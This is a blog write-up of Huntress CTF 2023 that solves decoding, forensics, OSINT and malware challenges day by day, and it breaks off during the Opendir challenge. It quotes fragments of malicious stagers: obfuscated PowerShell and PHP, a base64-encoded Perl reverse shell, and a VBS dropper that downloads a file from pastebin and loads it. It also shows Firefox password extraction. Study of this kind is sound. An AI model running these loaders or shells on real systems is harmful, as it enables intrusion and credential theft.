Huntress CTF 2023 — Write-up - InfoSec Write-ups

Echo_Slow

Day 1

Day 1 challenges were pretty tame and were just a warm-up for the CTF. The first day challenges were:

- Technical Support
- Read The Rules
- Notepad
- String Cheese
- Query Code
- Zerion


Technical Support required you to join the Discord server for this CTF. Once joined, the flag was in the #ctf-open-ticket channel.

The flag was: ***flag{a98373a74abb8c5ebb8f5192e034a91c}***

Read The Rules required you to read the rules of the CTF. Upon reading the rules you'd stumble upon the following hint: *If you look closely, you can even find a flag on this page*. With this in mind using **View Page Source**, you'd find the flag inside an HTML comment.

The flag was: ***flag{90bc54705794a62015369fd8e86e557b}***

The Notepad challenge required you to download and open a file. Once opened, the flag would be right there.



The content of the Notepad file.

The flag was: ***flag{2dd41e3da37ef1238954d8e7f3217cd8}***


String Cheese, as its named suggested, required you to run `strings` on the downloaded file.

```
C:\Users\johnw\Downloads
λ strings cheese.jpg | grep flag
flag{f4d9f0f70bf353f2ca23d81dcf7c9099}
```

Using strings and grep to obtain the flag.

The flag was: ***flag{f4d9f0f70bf353f2ca23d81dcf7c9099}***

Query Code required you to read a QR code. CyberChef has a neat utility for reading QR codes:



QR parser.


The flag was: ***flag{3434cf5dc6a865657ea1ec1cb675ce3b}***

The Zerion challenge was an encoded PHP file, the script provided the steps to decode the string via the following function: *base64_decode(strrev(str_rot13($L66Rgr[1])))*

To get the flag you needed to:

- ROT 13 “decrypt” the encoded string,
- then reverse the string,
- and finally, base64 decode the string.

Once done the flag could be easily found in the source code.



Using CyberChef and his recipes to decode the string.

The flag was: ***flag{af10370d485952897d5183aa09e19883}***


And with that, the first day was over.

Day 2

Day 2 challenges were:

- Book By Its Covers
- HumanTwo
- Hot Off The Press

The challenge file for Book By Its Covers had the .zip file extension. Running the file command on it resulted in it being actually a PNG file. Opening the file in any photo editor revealed the flag.




CybeChef has a recipe for optical character recognition which can be useful in case you don’t want to transcribe the text of an image.

Shout out to Ninceur, as he was the one to solve this challenge for our team.

The flag was: ***flag{f8d32a346745a6c4bf4e9504ba5308f0}***

HumanTwo required you to find the flag hidden in one file out of a thousand. The first step of finding the flag was to find where the files differed, the Linux tool `diff` would be the best candidate to figure this out.



Output of the diff command.

After that, a simple `grep -r "String.Equals" .` would output that line for each challenge file. One of the output strings was longer than the others, and converting the string from hex resulted in the flag.

Output from CyberChef.

The flag was: ***flag{6ce6f6a15dddb0ebb332bfaf2b0b85d1}***

Hot Of The Press was a malder solely due to the fact that it was a UHarc archive. It first required me to find a UHarc tool which wasn't backdoored, Taggart provided me with this useful [GitHub link](). After that, the binary required the file to have the `.uha` extension even though in the help menu it's mentioned to be optional, and finally, the binary required the password to be passed before the UHarc file name.

The correct syntax for decompression:

```
Tecuha.exe x -pwinfected hot_off_the_press.uha
```

With that, you obtain a PowerShell script. The next step was to deobfuscate the whole script. Of note was the following section of the PowerShell script:

This part of the script would first base64 decode the obfuscated part and then Gzip decompress it before executing it.

To speed up the process of deobfuscation you can use PowerShell to deobfuscate itself. For example, inputting this into PowerShell (text from the picture above):


```
(('H4sI'+'AIeJ'+'G2UC/+1X'+'bU/jOBD+3l9hrS'+'IlkU{0}'+'VFvb{1}IiFdWqD'+'bPRJKS8vR'+'brUKy'+'TR168TFcQplb//7'+'jfNSygJ73{1}lI94F'+'IVvwyMx4/M'+'7YfT9PYl5TH'+'hH7sku8VUn
```

Would yield:

```
H4sIAIeJG2UC/+1XbU/jOBD+3l9hrSIlkULVFvbEIiFdWqDbPRJKS8vRbrUKyTR168TFcQplb//7jfNSygJ73ElI94FIVvwyMx4/M7YfT9PYl5THhH7sku8VUnxdT3gRMTT/ku/fWUSjS3MzpoX7zCWHxBjby+URjzwaTw4
```


Which is a base64 encoded string. The next steps were to base64 decode the string, save it as a file with the `.gz` extension, and then decompress it with `gzip` to obtain yet another stage.

The final stage of the payload contains this line:



Yet another base64 encoded string.

After base64 decoding that line we obtain a URL, decoding the URL we obtain the flag.



The final URL and flag with it.

The flag was: ***flag{dbfe5f755a898ce5f2088b0892850bf7}***

Shout out to Ninceur, as he was the one to solve this for our team.

And with that day 2 ends.

Day 3

Day 3 challenges were:

- BaseFFFF+1
- Traffic

BaseFFFF+1, as its name suggests, is a text file which was base65536 encoded. There are various tools to decode this, even pip offers base65536 decoders, but I found this website which after inputting the text resulted in the flag.

The flag was: ***flag{716abce880f09b7cdc7938eddf273648}***

The Traffic challenge offers you a hint to look for a "sketchy website". With this in mind, the intended solution is to either install `rita` or `zeek`, but the unintended way is more fun. To get the flag the unintended way, you'd first need to use `7zip` to unzip the `.7z` challenge file, after that, you'd need to run the `gzip -d *` on the extracted files, and finally, use the hint given in the challenge and find the sketchy site with `grep -r "sketchy" .`. This would result in the following website `sketchysite.github.io` , visiting that website led to the flag for this challenge.

The flag was: ***flag{8626fe7dcd8d412a80d0b3f0e36afd4a}***

P.S. For the intended way, I suggest using `rita` and generating an HTML report. The report will contain a list of visited sites and our sketchy site will be one of them.


With that day 3 is done.

Day 4

Day 4 challenges were:

- CaesarMirror
- I Wont Let You Down

CaesarMirror was a combination of ROT13 (Caesar cipher) and reversing of strings. CyberChef made short work of it:



Using ROT13 and Reverse to obtain the flag.

The flag was: ***flag{julius_in_a_reflection}***

I Wont Let You Down was a rickroll. Jokes aside, visiting the provided website gave a hint to use Nmap. Nmap showed port 8888 open, and connecting to that port with Netcat led to the flag.

```
$ nmap 155.138.162.158 -vv -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-21 21:29 CEST
Initiating Parallel DNS resolution of 1 host. at 21:29
Completed Parallel DNS resolution of 1 host. at 21:29, 0.01s elapsed
Initiating Connect Scan at 21:29
Scanning 155.138.162.158.vultrusercontent.com (155.138.162.158) [1000 ports]
Discovered open port 8888/tcp on 155.138.162.158
Discovered open port 22/tcp on 155.138.162.158
```

Nmap finds port 8888.

```
remnux@DESKTOP-R67G4DH: /mnt/c/Users/johnw/Downloads/2021-09-08
$ nc 155.138.162.158 8888 | grep flag
flag{93671c2c38ee872508770361ace37b02}
^C
```

Obtaining the flag with Netcat.

The flag was: ***flag{93671c2c38ee872508770361ace37b02}***

With that day 4 was over.

Day 5

Day 5 challenges were:

- PHP Stager
- Dialtone

PHP Stager was an obfuscated PHP script. You can use PHP to deobfuscate the payload the same way PowerShell was used in a previous challenge. To deobfuscate the payload use an online PHP compiler like this one, and input the code to obtain a new stage:

```
<?php
// Online PHP compiler to run PHP program online
// Print "Hello World!" message
function deGRi($wyB6B, $w3Q12 = '') { $zZ096 = $wyB6B; $pCLb8 = ''; for ($fMp3G = 0; $fMp3G < strlen($z
/*iNsGNGYwlzdJjfaQJIGRtTokpZOTeLzrQnnBdsvXYlQCeCPPBElJTcuHmhkJjFXmRHApOYlqePWotTXHMuiuNfUYCjZsItPbmUiXS

$lBuAnNeu5282 = ")o4la2cih1kp97rmt*x5dw38b(sfy6;envguz_jq/.0";
$gbaylYLd6204 = "LmQ9AT8aND16c2AcMhOlCS9BDFtTATklDzAoARAJCkl+NwQuLTEtGipkSAIsZAMdAjAeOFFZRR8MA1ELLioYQF
$fsPwhnfn8423 = "";
$oZjuNUpA325 = "";
foreach([24,4,26,31,29,2,37,20,31,6,1,20,31] as $k){
    $fsPwhnfn8423 .= $lBuAnNeu5282[$k];
}
foreach([26,16,14,14,31,33] as $k){
    $oZjuNUpA325 .= $lBuAnNeu5282[$k];
}

echo(deGRi($fsPwhnfn8423($gbaylYLd6204), "tVEwfwrN3O2"));
?>
```

Decoding the $gbaylYLd6204 string.

The output of this script is a base64 encoded string. Base64 decoding the string leads to yet another base64 encoded string:

```
$back_connect_p="IyEvdXNyL2Jpbi9wZXJsCnVzZSBTb2NrZXQ7CiRpYWRkcj1pbmV0X2F0b24oJEFSR1ZbMF0pIHx8IGRpZSgiRXJyb3I6ICQhXG4iKTsKJHBhZGRyPXNvY2thZGRyX2luKCRBUkdWWzFdLCAkaWFkZH
```

Decoding that string led to a reverse shell which contained uuencoded data. Decoding that data with this website results in the flag.


The flag was: ***flag{9b5c4313d12958354be6284fcd63dd26}***

Dialtone was a `.wav` file, the sound corresponded to a sequence of key presses. You can use this GitHub repository to convert the audio file to a sequence of numbers.

The resulting number sequence was:

```
1304000448282019771470508305374638038274393385352040857573174362236638746222866189477728857 3
```

Converting the sequence of numbers to hexadecimal and decoding it resulted in the flag.



CyberChef is pretty useful, ngl.

The flag was: ***flag{6c733ef09bc4f2a4313ff63087e25d67}***


With that day 5 was over.

Day 6

Day 6 challengers were:

- Layered Security
- Backdoored Splunk

Layered Security was a gimp file which had multiple layers. The flag was in the 7th layer from the top.



The flag is pretty visible.

The flag was: ***flag{9a64bc4a390cb0ce31452820ee562c3f}***

Backdoored Splunk consisted of two parts. The first part was a container you could start and the second part was a downloadable file. When visiting the link for the container you'd get a "missing authorization header" warning, using that we could grep for a valid header with:

```
$ grep -r "Authorization" Splunk_TA_windows/
Splunk_TA_windows/bin/powershell/nt6-health.ps1:$OS = @($html = (Invoke-WebRequest http://chal.ctf.games:$PORT -Headers @{Authorization=("Basic YmFja2Rvb3I6dXNlX3RoaXN
```

The first result contains a PowerShell command which when executed outputted a base64 encoded string. Base64 decoding the string resulted in the flag.

The flag was: ***flag{60bb3bfaf703e0fa36730ab70e115bd7}***

This concluded day 6.

DAY 7

Day 7 challenges were:

- Comprezz
- Dumpster Fire

Comprezz was just compressed data. To decompress the data, you first needed to rename the file to have a `.z` extension and then decompress it with the Linux tool `uncompress` . After decompressing the data the flag could be obtained by simply using `cat` on the newly generated file.

The flag was: ***flag{196a71490b7b55c42bf443274f9ff42b}***

Dumpster Fire had a hint about "Check it out quick before the foxes get to it" and "any cool passwords or anything". These 2 hints suggest that our target was the passwords saved by Firefox. A useful tool for this job was firepwd, which can be found here.

With that the command to obtain the flag was:

```
python3 firepwd/firepwd.py -d home/challenge/.mozilla/firefox/bc1m1zlr.default-release/
```

The flag was: ***flag{35446041dc161cf5c9c325a3d28af3e3}***

And this concluded day 7.

Day 8

Day 8 challenges were:

- Chicken Wings
- Where am I?

The name of the challenge Chicken Wings was a hint for Wingdings, which in turn is a series of dingbat fonts that convert letters to symbols. Dcode.fr was used to convert the symbols back to letters. As a side note, dcode.fr is a useful tool to decrypt/decode most encryption/encoding algorithms.

The flag was: ***flag{e0791ce68f718188c0378b1c0a3bdc9e}***

The Where am I? challenge required you to run `exiftool` on the provided image. After running `exiftool` you'd be presented with a base64 encoded string inside the "Image Description" tag. Base64 decoding the strings resulted in the flag.

The flag was: ***flag{b11a3f0ef4bc170ba9409c077355bba2)*** — the missing curly brace "}" is intended.


With that day 8 was finished.

Day 9

Day 9 challenges were:

- F12
- Wimble


F12 required you to check the source code of the website. Inspecting the source code for the button lead to another endpoint of the website called `/capture_the_flag.html` , visiting that endpoint, and again inspecting the source code resulted in the flag.



The flag on the /capture_the_flag.html endpoint.

The flag was: ***flag{03e8ba07d1584c17e69ac95c341a2569}***

Wimble was a let down, the challenge was exactly the same as this one from NahamCon 2023 (even the same flag!). The intended way of solving it was to run `PECmd.exe` from Eric Zimmerman's tools and use `grep` to get the flag.



You needed to 7zip extract the initial file, 7zip extract the extracted file, and unzip the final archive to get the .\fetch directory!

The flag was: ***FLAG{97F33C9783C21DF85D79D613B0B258BD}***

And this concluded day 9.

Day 10

Day 10 challenges were:

- Baking
- VeeBeeEee

Baking consisted of a container, which when visited prompted you to put in a cookie to bake. Once in the oven, a timer would start counting down until the cookie was ready. Luckily enough, the timer is calculated from the value inside a cookie appropriately named `in_oven` . The cookie was base64 encoded, and base64 decoding the cookie would result in a string like this:

```
{
  "recipe": "Magic Cookies",
  "time": "10/11/2023, 15:41:21"
}
```

The flag can be obtained by simply changing the `time` field to a time in the past and base64 encoding the string. Something like this:


```
echo '{"recipe": "Magic Cookies", "time": "10/11/2022, 15:41:21"}' | base64 -w 100
```

Taking the output of the command above and putting it in the `in_oven` cookie field yielded the flag.

The flag was: ***flag{c36fb6ebdbc2c44e6198bf4154d94ed4}***

VeeBeeEee was a malicious wscript. To get the flag, you first needed to deobfuscate the initial stage which could be done using CyberChef and the `Microsoft Script Decoder` recipe.

The deobfuscated script would still have a layer of obfuscation as visible in the picture below:



Commands are still obfuscated.

You could remove the ampersand symbol `&` to get a better overview on the code. Sublime text can easily replace all the instances of a symbol using `Ctrl + H` .

```
Path5 = ".htm';'''''''''''''''''al37ysoeopm'al37ysoeopm
Path   = Path0 + Path1 + Path2 + Path3 + Path4 + Path5'''''''''''''''''al37ysoeopm'al37ysoeopm
'''''''''''''''al37ysoeopm'al37ysoeopm'''''''''''''''al37ysoeopm'al37ysoeopm
Reqest0 = "if (!(Test-Path $f)){Invoke-WebRequest '''''''''''''''''al37ysoeopm'al37ysoeopm
Reqest1 = "https://past'''''''''''''''''al37ysoeopm'al37ysoeopm
Reqest2 = "ebin.com/raw'''''''''''''''''al37ysoeopm'al37ysoeopm
Reqest3 = "/SiYGwwcz'''''''''''''''''al37ysoeopm'al37ysoeopm
Reqest4 = "' -ou'''''''''''''''''al37ysoeopm'al37ysoeopm
Reqest5 = "tfile $f  };'''''''''''''''''al37ysoeopm'al37ysoeopm
Reqest = Reqest0 + Reqest1 + Reqest2 +  Reqest3 + Reqest4 + Reqest5'''''''''''''''al37ysoeopm'al37ysoeopm
PathString = SObject.NameSpace(7).Self.Path  "/"  WScript.ScriptName'''''''''''''''al37ysoeopm'al37ysoeopm
InvokeReqest0 = "[System.'''''''''''''''''al37ysoeopm'al37ysoeopm
InvokeReqest1 = "Reflecti'''''''''''''''''al37ysoeopm'al37ysoeopm
InvokeReqest2 = "on.Assembl'''''''''''''''''al37ysoeopm'al37ysoeopm
InvokeReqest3 = "y]::loadf" '''''''''''''''''al37ysoeopm'al37ysoeopm
InvokeReqest4 = "ile($'''''''''''''''''al37ysoeopm'al37ysoeopm
InvokeReqest5 = "f);'''''''''''''''''al37ysoeopm'al37ysoeopm
InvokeReqest = InvokeReqest0 + InvokeReqest1 + InvokeReqest2 + InvokeReqest3 + InvokeReqest4 + InvokeReqest5'''''''
'''''''''''''''''al37ysoeopm'al37ysoeopm
```

Removed part of the obfuscation.

After the removal of some obfuscation, a link appeared to Pastebin. The link was https://pastebin.com/raw/SiYGwwcz and it contained the flag.

The flag was: ***flag{ed81d24958127a2adccfb343012cebff}***

And with this day 10 concluded.

Day 11

Day 11 challenges were:

- Operation Not Found
- Snake Eater

Operation Not Found was an OSINT challenge where you'd, similarly to GeoGuessr, be given an image and needed to put a marker on the map that corresponded to the location shown in the image.


After a spin, you'd see the following building.

Using Google for a reverse image look-up would yield the name of the building: Georgia Tech: Price Gilbert Library. A quick Google Maps search would show the exact location of the building, and putting the marker in that spot resulted in the flag.

The flag was: ***flag{c46b7183c9810ec4ddb31b2fdc6a914c}***

Snake Eater on the other hand was a malware challenge. The easy way of obtaining the flag was to calculate the md5 or sha256 sum of the file and then locate it on VirusTotal. You'd find the flag under "Behavior" as part of "Files Written" or "Files Deleted".

The other, more fun, way was to detonate it and use a tool such as Process Monitor from the Sysinternals suite.



Output from Process Monitor.

The flag was obtained using the following filters:

- Process Name is snake_eater.exe
- Path contains flag{

The flag was: ***flag{d1343a2fc5d8427801dd1fd417f12628}***

And this concluded the 11th day.

DAY 12

Day 12 challenges were:

- Under The Bridge
- Opendir

Under The Bridge was a continuation of the OSINT challenge from day 11. You were again given a location that needed to be tracked down. This time the location contained the following building:

Image from the OSINT challenge.

A quick image look-up resulted in an office that is to be leased with the address of 151 Freston Road, Notting Hill. A quick image look-up resulted in an office that is to be leased with the address of 151 Freston Road, Notting Hill. Putting down the marker at that address resulted in the flag.

The flag was: ***flag{fdc8cd4cff2c19e0d1022e78481ddf36}***

Opendir was a container which was an open directory attributed to a threat actor. To obtain the flag you needed to download the whole directory using a command like:

```
wget --user=opendir --password=opendir --recursive --level 5 http://chal.ctf.games:31407/
```

Then use `grep` to obtain the flag:

```
remnux@DESKTOP-R67G4DH: /mnt/c/Users/johnw/Downloads
